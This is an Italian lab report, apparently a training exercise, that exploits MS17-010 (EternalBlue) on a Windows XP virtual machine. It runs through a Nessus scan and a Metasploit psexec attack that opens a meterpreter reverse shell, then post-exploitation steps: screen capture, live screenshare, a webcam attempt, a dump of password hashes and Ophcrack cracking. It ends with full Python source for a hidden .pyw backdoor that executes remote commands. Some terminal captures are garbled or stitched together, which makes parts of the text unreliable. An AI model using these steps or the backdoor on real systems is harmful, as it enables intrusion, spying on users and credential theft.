- CVE-ID** section for **CVE-2017-0143**, linking to the [National Vulnerability Database \(NVD\)](#) and providing CVSS Severity Rating, Fix Information, Vulnerable Software Versions, SCAP Mappings, and CPE Information.
- Description** section: A detailed technical description of the vulnerability, stating it affects SMBv1 on various Windows versions (Vista SP2, Server 2008 SP2/R2 SP1, 7 SP1, 8.1, Server 2012 Gold/R2, RT 8.1, and 10 Gold) and allows remote code execution via crafted packets.

- Avviamo Nessus da terminale con il comando sudo systemctl start nessusd.service e ci spostiamo sulla pagina web per utilizzare il programma. Scegliamo uno basic scan per la scansione delle vulnerabilità di Windows XP. Cliccando nella cartella SMB Multiple Issues con vulnerabilità miste, troviamo quella che ci interessa, la MS17-010. Generiamo il report della vulnerabilità MS17-010.

```
(kali㉿kali)-[~]
└─$ sudo systemctl start nessusd.service
[sudo] password for kali:
(kali㉿kali)-[~]
└─$ sudo systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; preset: disabled)
   Active: active (running) since Mon 2023-06-19 06:01:31 EDT; 7s ago
     Main PID: 13382 (nessus-service)
        Tasks: 15 (limit: 2268)
       Memory: 263.1M
          CPU: 6.873s
        CGroup: /system.slice/nessusd.service
                  └─13382 /opt/nessus/sbin/nessus-service -q
Jun 19 06:01:31 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
```

XPScan

Back to My Scans

Hosts 1 Vulnerabilities 19 Notes 1 History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities	Notes	History
192.168.90.101	4	2	1

26

X

nessus Essentials

Scans Settings

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Terrascan

Sev	CVSS	VPR	Name	Family	Count
Critical	10.0		Microsoft Windows XP Unsupported Installation Detection	Windows	1
Mixed	Microsoft Windows (Multiple Issues)	Windows	5
High	7.3	5.8	SMB NULL Session Authentication	Misc.	1
Mixed	SMB (Multiple Issues)	Misc.	2
Info	SMB (Multiple Issues)	Windows	8
Info			Nessus SYN scanner	Port scanners	3
Info			Common Platform Enumeration (CPE)	General	1
Info			Device Type	General	1

XPScan / Microsoft Windows (Multiple Issues)

Back to Vulnerabilities

Hosts 1 Vulnerabilities 19 Notes 1 History 1

Search Vulnerabilities 5 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
Critical	10.0 *	7.4	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (unprivileged check)	Windows	1
Critical	10.0		Unsupported Windows OS (remote)	Windows	1
Critical	9.8	9.4	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (95864...)	Windows	1
High	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPI...)	Windows	1
Info			WMI Not Available	Windows	1

192.168.90.101



Scan Information

Start time: Mon Jun 19 06:05:04 2023
End time: Mon Jun 19 06:08:47 2023

Host Information

Netbios Name: TEST-EPI
IP: 192.168.90.101
MAC Address: 08:00:27:CE:0B:92
OS: Microsoft Windows XP Service Pack 2, Microsoft Windows XP Service Pack 3, Windows XP for Embedded Systems

Vulnerabilities

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNergy) (WannaCry) (EternalRocks) (Petya) (unprivileged check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNergy are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Risk Factor

High

CVSS v3.0 Base Score

8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

7.7 (CVSS:3.0/E:H/RL:O/RC:C)

VPR Score

9.7

CVSS v2.0 Base Score

9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)

192.168.90.101

5

Plugin Information

Published: 2017/03/20, Modified: 2022/05/25

Plugin Output

tcp/445/cifs

```
Sent:  
00000054ff534d4225000000001803c80000000000000000000000000000000410a1dc002000011000000  
00ffffffff000000000000000000000000000000005400000054000200230000001100005c00500049005000  
45005c0000000000
```

```
Received:  
ff534d4225050200c09803c80000000000000000000000000000000410a1dc0020000100000
```

Avviamo msfconsole da Kali e cerchiamo la vulnerabilità MS17-010 con il comando “search”. Usiamo il numero 1 disponibile in lista e con il comando “show options” visualizziamo i parametri necessari all’exploit. Il payload è già settato di default.

```

kali㉿kali: ~
Usage: 0%
File Actions Edit View Help
└ $ msfconsole (genericshell/reverse_tcp)
  Name      Current Setting  Required  Description
  ----      --------------  ======  -----
  LHOST    192.168.90.100   yes      The listen address (an interface may be specified)
  LPORT    4444                yes      The listen port
  Exploit  generic           yes      # 
  Handler  generic           yes      # 
  Exitfunc thread            yes      Exit technique (Accepted: '', seh, thread, process, none)
  Payload  windows/meterpreter/reverse_tcp
  Platform windows
  Arch    x86                 yes      The architecture to bind the exploit to
  Wordlist /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
  Timeout 5
  AutoRunScript 0
  LoadPath  /usr/share/metasploit-framework/modules/exploits/windows/smb/ms17_010_永恒之蓝
  RHOSTS  192.168.90.100
  RPORT  4444
  ServiceDescription
  Share  ADMIN$ 
  SMBDomain
  SMBPass
  SMBUser
  Module Options (exploit/windows/smb/ms17_010_psexec):
  Name      Current Setting  Required  Description
  ----      --------------  ======  -----
  DBGTRACE  false             yes      Show extra debug trace info
  LEAKATTEMPTS 99              yes      How many times to try to leak transaction
  NAMEDPIPE
  NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes      List of named pipes to check
  RHOSTS
  RPORT  4445
  SERVICE_DESCRIPTION
  SERVICE_DISPLAY_NAME
  SERVICE_NAME
  SHARE  ADMIN$ 
  SMBDomain
  SMBPass
  SMBUser
  Payload Options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      --------------  ======  -----
  EXITFUNC  thread            yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    192.168.90.100   yes      The listen address (an interface may be specified)
  LPORT    4444                yes      The listen port
  Metasploit tip: Search can apply complex filters such as
  search cve:2009 type:exploit, see all the filters
  with help search
  Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms17-010
Matching Modules
  ----
      0  exploit/windows/smb/ms17_010_永恒之蓝          Disclosure Date: 2017-03-14      Rank: average      Check: Yes      Description: MS17-010 EternalBlue SMB Remote Wi
ndows Kernel Pool Corruption

```

```

kali㉿kali: ~
Usage: 0%
File Actions Edit View Help
└ $ use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
  Name      Current Setting  Required  Description
  ----      --------------  ======  -----
  DBGTRACE  false             yes      Show extra debug trace info
  LEAKATTEMPTS 99              yes      How many times to try to leak transaction
  NAMEDPIPE
  NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes      List of named pipes to check
  RHOSTS
  RPORT  4445
  SERVICE_DESCRIPTION
  SERVICE_DISPLAY_NAME
  SERVICE_NAME
  SHARE  ADMIN$ 
  SMBDomain
  SMBPass
  SMBUser
  Payload Options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      --------------  ======  -----
  EXITFUNC  thread            yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    192.168.90.100   yes      The listen address (an interface may be specified)
  LPORT    4444                yes      The listen port
  Exploit target:
  Id  Name
  --  --
  0  Automatic
  msf6 >

```

Settiamo i parametri “RHOSTS” e “LPORT” e verifichiamo che siano stati salvati e procediamo con l’exploit stabilendo una sessione con Meterpreter.

```

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.90.101
RHOSTS => 192.168.90.101
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 8888
LPORT => 8888
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
-- 
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE      Target         no        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES    /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS        192.168.90.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445            yes       The Target port (TCP)
SERVICE_DESCRIPTION Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME The service display name
SERVICE_NAME   Service name
SHARE         ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain     .               no        The Windows domain to use for authentication
SMBPass       The password for the specified username
SMBUser       The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
-- 
EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.90.100  yes       The listen address (an interface may be specified)
LPORT         8888            yes       The listen port

```

```

msf6 exploit(windows/smb/ms17_010_psexec) exploit
[*] Started reverse TCP handler on 192.168.90.100:8888
[*] 192.168.90.101:445 - Target OS: Windows 5.1
[*] 192.168.90.101:445 - Filling barrel with fish... done
[*] 192.168.90.101:445 - ← | Entering Danger Zone | →
[*] 192.168.90.101:445 - [*] Preparing dynamite...
[*] 192.168.90.101:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.90.101:445 - [*] Successfully Leaked Transaction!
[*] 192.168.90.101:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.90.101:445 - ← | Leaving Danger Zone | →
[*] 192.168.90.101:445 - Reading from CONNECTION struct at: 0x81b8fa70
[*] 192.168.90.101:445 - Built a write-what-where primitive...
[*] 192.168.90.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.90.101:445 - Selecting native target
[*] 192.168.90.101:445 - Uploading payload... wLLqjYFu.exe
[*] 192.168.90.101:445 - Created \wLLqjYFu.exe...
[*] 192.168.90.101:445 - Service started successfully...
[*] 192.168.90.101:445 - Deleting \wLLqjYFu.exe...
[*] Sending stage (175686 bytes) to 192.168.90.101
[*] Meterpreter session 1 opened (192.168.90.100:8888 → 192.168.90.101:1032) at 2023-06-19 04:22:48 -0400

```

Tramite il comando “**ifconfig**” (che ci restituisce la configurazione dell’interfaccia di rete della macchina target) ci assicuriamo che l’exploit abbia avuto successo,

```

meterpreter  ifconfig
Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 2
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:ce:0b:92
MTU : 1500
IPv4 Address : 192.168.90.101
IPv4 Netmask : 255.255.255.0

```

Con il comando “**checkvm**” verifichiamo se la macchina è virtuale o fisica.

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Recuperiamo le informazioni sui privilegi dell’utente con il comando “**getuid**” (in questo caso abbiamo ottenuto un accesso non autorizzato con privilegi da amministratore).


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Con il comando “**route**” otteniamo le impostazioni di rete, successivamente recuperiamo uno screenshot del Desktop.


```
meterpreter > route leric/shell_reverse_tcp):
IPv4 network routes setting Required Description
=====
LHOST 192.168.90.100 yes The listen address (an interface may be selected)
Subnet          Netmask          Gateway        port      Metric   Interface
-----  -----  -----  -----  -----
0.0.0.0          0.0.0.0        192.168.90.1    10       2
127.0.0.0        255.0.0.0        127.0.0.1     1        1
192.168.90.0    255.255.255.0    192.168.90.101 10       2
192.168.90.101  255.255.255.255 127.0.0.1     10       1
192.168.90.255  255.255.255.255 192.168.90.101 10       2
224.0.0.0         240.0.0.0        192.168.90.101 10       2
255.255.255.255 255.255.255.255 192.168.90.101  1       2

No IPv6 routes were found.
```

Con il comando **screenshot** riusciamo ad effettuare un’istantanea dello schermo dell’utente vittima.



Con il comando **screenshare** abbiamo la possibilità di vedere in tempo reale ciò che sta facendo l'utente vittima sul proprio PC.




Verifichiamo successivamente se vi siano webcam attive e proviamo a fare una foto dalla webcam, comando che non va a buon fine a causa dell'incompatibilità della webcam con il sistema operativo Windows XP.

```
meterpreter > webcam_list
1: Periferica video USB
meterpreter > webcam_snap
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 2147942431
```

Con il comando “**hashdump**” estraiamo gli username e le relative passwords in hash degli utenti attivi sul sistema target.

```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18 :::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24 :::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4 :::
```


Con il programma **Ophcrack**, previo download delle rainbow table “xp free small”, siamo riusciti ad ottenere la password dell’utente Administrator.



CREAZIONE BACKDOOR

- Abbiamo creato due codici in Python, di cui uno lato server, e l'altro lato client.
- Abbiamo utilizzato l'estensione **.pyw**, un'estensione apposita per Windows, che permette di eseguire il file Python senza il bisogno del terminale in background.

BACKDOOR LATO SERVER



```
server.pyw ×
Users > redericocattani > Desktop > Build Week 2 > server.pyw > ...
1 import socket # Importa il modulo "socket" per la comunicazione di rete
2 import subprocess # Importa il modulo "subprocess" per eseguire comandi di sistema
3
4 HOST = '192.168.90.101'
5 PORT = 7777
6
7 server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Crea un socket TCP/IP
8
9 server_socket.bind((HOST, PORT)) # Associa il socket all'indirizzo e alla porta
10
11 server_socket.listen(1) # Inizia l'ascolto delle connessioni in entrata
12
13 client_socket, client_address = server_socket.accept() # Accetta la connessione dal client
14
15 while True: # Ciclo infinito per l'invio e la ricezione dei comandi
16     command = client_socket.recv(4096) # Ricevi il comando dal client
17     command = command.decode() # Decodifica il comando da byte a stringa
18
19     op = subprocess.Popen(command, shell=True, stderr=subprocess.PIPE, stdout=subprocess.PIPE) # Esegui il comando
20     output = op.stdout.read() # Leggi l'output del comando
21     output_error = op.stderr.read() # Leggi gli eventuali errori dell'esecuzione del comando
22
23     client_socket.send(output + output_error) # Invia l'output e gli errori al client
24
25 # Chiudi le socket alla fine dell'esecuzione
26 client_socket.close()
27 server_socket.close()
```

BACKDOOR LATO CLIENT

```
⚡ backclient.py •
C: > Users > ccarm > OneDrive > Desktop > BUILDWEEK2 > ⚡ backclient.py
1  import socket # Importa il modulo socket per la comunicazione di rete
2  import codecs # Importa il modulo codecs per la codifica e decodifica dei caratteri
3
4  HOST = '192.168.90.101'
5  PORT = 7777
6
7
8  client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Crea un socket TCP/IP
9
10
11 client_socket.connect((HOST, PORT)) # Connottati al server
12
13 encoding = 'cp1252' # Codifica dei caratteri Windows-1252
14
15 ↴ while True:
16
17     command = input('Inserisci un comando: ') # Richiedi all'utente di inserire un comando
18     command = codecs.encode(command, encoding) # Codifica il comando utilizzando la codifica specificata
19     client_socket.send(command)
20     print('Comando Inviato')
21     output = client_socket.recv(4096)
22     output = codecs.decode(output, encoding) # Decodifica l'output utilizzando la codifica specificata
23     print(f"Output: {output}")
24
25
26 client_socket.close() # Chiudi la connessione
```

- Dopo aver creato i suddetti codici, come già proposto in precedenza, avviamo nuovamente un exploit sulla vulnerabilità ms17_010 per ottenere una shell meterpreter sulla macchina target.

```
msf6 > search ms17

Matching Modules
=====
#   Name                                Disclosure Date    Rank      Check  D
#   ----                                ----             ----      ----  --
#   description
#   ----
#   0  exploit/windows/smb/ms17_010_永恒之蓝          2017-03-14    average  Yes   M
#   S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
#   1  exploit/windows/smb/ms17_010_psexec           2017-03-14    normal   Yes   M
#   S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
#   2  auxiliary/admin/smb/ms17_010_command          2017-03-14    normal   No    M
#   S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
#   3  auxiliary/scanner/smb/smb_ms17_010            2017-03-14    normal   No    M
#   S17-010 SMB RCE Detection
#   4  exploit/windows/fileformat/office_ms17_11882    2017-11-15    manual   No    M
#   Microsoft Office CVE-2017-11882
#   5  auxiliary/admin/mssql/mssql_escalate_execute_as
#       Microsoft SQL Server Escalate EXECUTE AS
#   6  auxiliary/admin/mssql/mssql_escalate_execute_as_sql
#       Microsoft SQL Server SQLi Escalate Execute AS
#   7  exploit/windows/smb/smb_doublepulsar_rce        2017-04-14    great   Yes   S
#   MB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/
smb_doublepulsar_rce

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.90.100
lhost => 192.168.90.100
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.90.101
rhosts => 192.168.90.101
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 8888
lport => 8888
msf6 exploit(windows/smb/ms17_010_psexec) > run

